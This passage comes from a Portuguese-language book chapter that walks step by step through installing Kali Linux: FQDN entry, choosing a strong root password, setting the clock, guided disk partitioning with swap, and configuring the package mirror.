Após selecionar um nome de host e clicar no botão **Continue**, a próxima tela solicitará o FQDN (Fully Qualified Domain Name) do computador. Isso é necessário para associar-se a ambientes com domínios, mas não será necessário na maioria dos ambientes de laboratório. Neste guia, o FQDN foi propositadamente deixado em branco e pode ser ignorado selecionando o botão **Continue**.

Senhas

O próximo prompt no assistente solicitará uma senha de nível root. A senha default é `toor`; porém é recomendável que uma nova senha seja selecionada contendo pelo menos um caractere de cada tipo a seguir: letra maiúscula, letra minúscula, número e símbolo. A senha não deve ter nenhuma ligação com o usuário e não deve ser facilmente adivinhada. Uma senha com dez ou mais caracteres é aconselhável. Por exemplo, se o usuário já jogou futebol no ensino médio, então `soccer22` não seria uma senha recomendável. As senhas podem ser constituídas a partir de variações de expressões comuns que facilitem ser lembradas. Aqui estão alguns exemplos de senhas robustas:

- `St0n(3)b@tt73` – "Stone Battle"
- `P@p3r0kCur5#` – "Paper, Rock, Curse"
- `m!gh7yP@jjjama% h` – "Mighty Pajamas"

Ao digitar sua senha, ela aparecerá como uma série de pontos ou de asteriscos. Isso é normal e evita

que sua senha seja mostrada caso alguém possa estar vendo a tela do computador. Após digitar a mesma senha robusta duas vezes, clique no botão **Continue** para prosseguir com a instalação (Figura 2.4).




Figura 2.4 – Configurando uma senha.

Configurando o relógio do sistema

A figura 2.5 mostra o prompt para selecionar um fuso horário. Clique no fuso horário apropriado e em seguida no botão **Continue** para prosseguir com a instalação.

Figura 2.5 – Configure o relógio.

Particionamento dos discos

Existem algumas maneiras de configurar partições para instalar um sistema operacional Linux, sobre as quais alguém poderia dedicar um livro todo. Esse guia foca na instalação mais básica, a **Guided Partitioning** (Particionamento guiado). As figuras de 2.6 a 2.10 mostram que os parâmetros default para essa instalação já estão previamente selecionados. Não haverá nada para selecionar até a figura 2.10. Nesse ponto, a instalação pode ser agilizada clicando em **Continue** até o particionamento estar completo; no entanto é melhor investir tempo para analisar cada passo do assistente de instalação.

A figura 2.6 mostra diferentes opções para o particionamento de discos rígidos durante a instalação. O LVM, ou Logical Volume Management, não é recomendado para instalação em laptops, pen drives ou cartões SD. O LVM serve para vários discos rígidos e é recomendado somente para usuários avançados. Você deve selecionar **Guided – user entire disk** (Guiado – disco inteiro do usuário). Clique no botão **Continue** para avançar no processo de instalação.




Figura 2.6 – Particionamento de discos-1.

A figura 2.7 mostra o disco rígido selecionado para a instalação. De acordo com o hardware e a versão do Kali Linux, a experiência de instalação poderá ser um pouco diferente. O disco rígido será selecionado; se for aceito, clique no botão **Continue** para avançar no processo de instalação (Figura 2.8).

Pelo fato de este livro estar voltado a usuários novos da distribuição Kali Linux, **All files in one partition (recommended for new users)** [Todos os arquivos em uma partição (recomendado para usuários novos)] é a melhor opção e deve ser selecionada. Clique no botão **Continue** para avançar no processo de instalação.

No próximo prompt do assistente, o guia para particionamento estará completo e será apresentado para que você possa revisá-lo. Uma partição principal contendo todos os arquivos de sistema, de usuários e de scripting será criada como uma das partições. Uma segunda partição será criada para espaço de swap. A área de swap corresponde à memória virtual do sistema que efetua a paginação de arquivos entre a CPU (Central Processing Unit) e a memória RAM (Random Access Memory) do computador. É recomendável que todos os sistemas Linux tenham uma área de swap, e a prática comum consiste em definir a área de swap com um tamanho igual ou correspondente a uma vez e meia a quantidade de memória RAM física instalada no computador. Como podemos ver na figura 2.9, **Finish partitioning and write changes to disk** (Finalizar o particionamento e gravar as alterações em disco) estará selecionado para você. Clique no botão **Continue** para avançar no processo de instalação.




Figura 2.7 – Particionamento de discos-2.

A figura 2.10 mostra a última chance de efetuar uma revisão no particionamento antes de a configuração do disco rígido ser confirmada. Existem maneiras de alterar os tamanhos das partições no futuro caso seja necessário, porém fazer isso pode potencialmente causar extensos danos ao sistema operacional se não for executado corretamente. Esse prompt do assistente contém um aviso informando que você está prestes a gravar dados em um disco rígido especificado usando as tabelas de partição anteriormente definidas. Selecione **YES** e clique no botão **Continue** para avançar no processo de instalação.




Figura 2.8 – Particionamento de discos-3.




Figura 2.9 – Particionamento de discos-4.

Após clicar em **Continue** no último prompt da seção de particionamento do assistente, a partição do disco rígido terá início. A figura 2.11 mostra que a instalação propriamente dita está ocorrendo nesse

instante. De acordo com o hardware que você tiver, esse processo pode levar somente alguns minutos ou até mesmo uma hora ou mais.




Figura 2.10 – Particionamento de discos-5.

Figura 2.11 – A instalação está sendo realizada.

Configure o gerenciador de pacotes

O gerenciador de pacotes (package manager) é uma parte muito importante da instalação do sistema operacional. O gerenciador de pacotes refere-se ao repositório de atualização a partir do qual o Kali Linux extrairá as atualizações e os patches de segurança. É recomendável usar o espelho de rede incluído no Kali Linux ISO, pois esse conterá as fontes mais atualizadas para o gerenciamento de pacotes. A figura 2.12 mostra que **YES** estará selecionado por default. Clique no botão **Continue** para avançar no processo de instalação.

